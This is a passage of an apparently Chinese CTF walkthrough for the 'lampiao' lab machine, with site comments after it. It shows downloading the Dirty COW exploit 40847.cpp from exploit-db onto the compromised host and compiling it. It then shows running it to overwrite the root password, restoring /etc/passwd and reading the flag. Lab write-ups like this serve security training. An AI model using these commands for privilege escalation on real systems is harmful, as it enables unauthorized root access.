Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... conn
ected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: '40847.cpp'

    [ <=>                                   ] 10,531      --.-K/s   in 0s

2018-08-09 02:05:35 (206 MB/s) - '40847.cpp' saved [10531]

www-data@lampiao:/var/www/html$
```


c++格式的文件，先编译，编译命令g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

-Wall 一般使用该选项，允许发出GCC能够提供的所有有用的警告

-pedantic 允许发出ANSI/ISO C标准所列出的所有警告

3. -O2编译器的优化选项的4个级别，-O0表示没有优化,-O1为缺省值，-O3优化级别最高
4. -std=c++11就是用按C++2011标准来编译的
5. -pthread 在Linux中要用到多线程时，需要链接pthread库
6. -o dcow gcc生成的目标文件,名字为dcow

```
www-data@lampiao:/var/www/html$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o d
cow 40847.cpp -lutil
<tml$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
www-data@lampiao:/var/www/html$
```


./dcow -s 执行。提权成功

目标机上如果没有编译环境，这时候，我们可以本地搭建和目标机一样的环境，在本地编译好提权exp后，在目标机器上运行即可


```
www-data@lampiao:/var/www/html$ ./dcow -s
./dcow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

echo 0 > /proc/sys/vm/dirty_writeback_centisecs
cp /tmp/.ssh_bak /etc/passwd
rm /tmp/.ssh_bak
root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
```


Get flag

flag肯定在root目录下。所以cd到root然后看到flag.txt ，cat查看一下。得到flag,通关。




上一篇：Pwn2Own 2018 Safa... 下一篇：Flask debug pin安全问题

1. 2 条回复

大佬 2018-08-10 19:02:28

适合新手。还是感谢分享。

1 回复Ta



tb3****2844 2018-08-11 01:11:02

@大佬 蟹蟹啦，我会好好努力的

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板